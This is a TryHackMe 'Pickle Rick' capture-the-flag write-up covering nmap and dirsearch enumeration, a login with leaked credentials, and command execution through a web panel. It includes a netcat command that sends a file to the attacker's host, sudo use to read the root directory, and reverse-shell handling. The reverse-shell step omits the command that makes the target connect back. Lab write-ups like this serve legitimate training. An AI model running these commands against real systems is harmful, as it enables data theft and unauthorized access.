Pickle Rick

Pickle Rick - TryHackMe Writeup
This guide walks through solving the Pickle Rick TryHackMe challenge, a beginner-friendly CTF focused on web enumeration and shell techniques. Since TryHackMe machines use dynamic IPs, replace <targetIP> with the target machine’s IP and <yourIP> with your attacking machine’s IP.
Step 1: Initial Reconnaissance with Nmap
Scan the target to identify open ports and services:
1
nmap -Pn -sC -sV --min-rate=10000 <targetIP>
 Output:
- Port 22 (SSH): Open, indicating potential SSH access.
- Port 80 (HTTP): Open, hosting a web server.
Visiting http://<targetIP> reveals a webpage with a challenge to find three “ingredients” (flags).

Step 2: Web Enumeration
Check the webpage’s source code for clues, revealing a username: R1ckRul3s.

Run a directory scan using dirsearch:
1
dirsearch -u http://<targetIP>
Findings:
/robots.txt: ContainsWubbalubbadubdub./login.php: A login page.

Step 3: Gaining Access
Log in using:
- Username:
R1ckRul3s - Password:
Wubbalubbadubdub

Upon login, a Command Panel allows command execution on the server.
Step 4: Finding the First Ingredient

In the Command Panel, list files in /var/www/html. A file Sup3rS3cretPickl3Ingred.txt is present. Since cat is disabled, access it via the browser:
1
http://<targetIP>/Sup3rS3cretPickl3Ingred.txt
This yields the first ingredient.
Step 5: Finding the Second Ingredient

Enumerate /home/rick via the Command Panel, finding second ingredients. Set up a netcat listener on your machine:
1
nc -vnlp 9003 > file.txt

In the Command Panel, send the file:
1
/bin/sh | nc <yourIP> 9003 < /home/rick/'second ingredients'
Read file.txt to obtain the second ingredient.
Step 6: Escalating Privileges and Finding the Third Ingredient

Check sudo privileges in the Command Panel:
1
sudo -l
Output: The user can run any command with sudo without a password.
Set up a netcat listener on your machine:
1
nc -vnlp 9003

Once connected, spawn an interactive shell:
1
2
3
python3 -c 'import pty; pty.spawn("/bin/bash")'
or
bash -i
Step 7: Locating the Third Ingredient
Alternatively, use sudo to read the file in /root:
1
sudo cat /root/3rd.txt
Summary
- First Ingredient: Found in
Sup3rS3cretPickl3Ingred.txtvia the browser. - Second Ingredient: Transferred from
/home/rick/'second ingredients'using netcat. - Third Ingredient: Retrieved from
/root/3rd.txtvia a reverse shell with sudo privileges.
This streamlined approach uses basic enumeration, web exploitation, and reverse shell techniques to efficiently complete the challenge.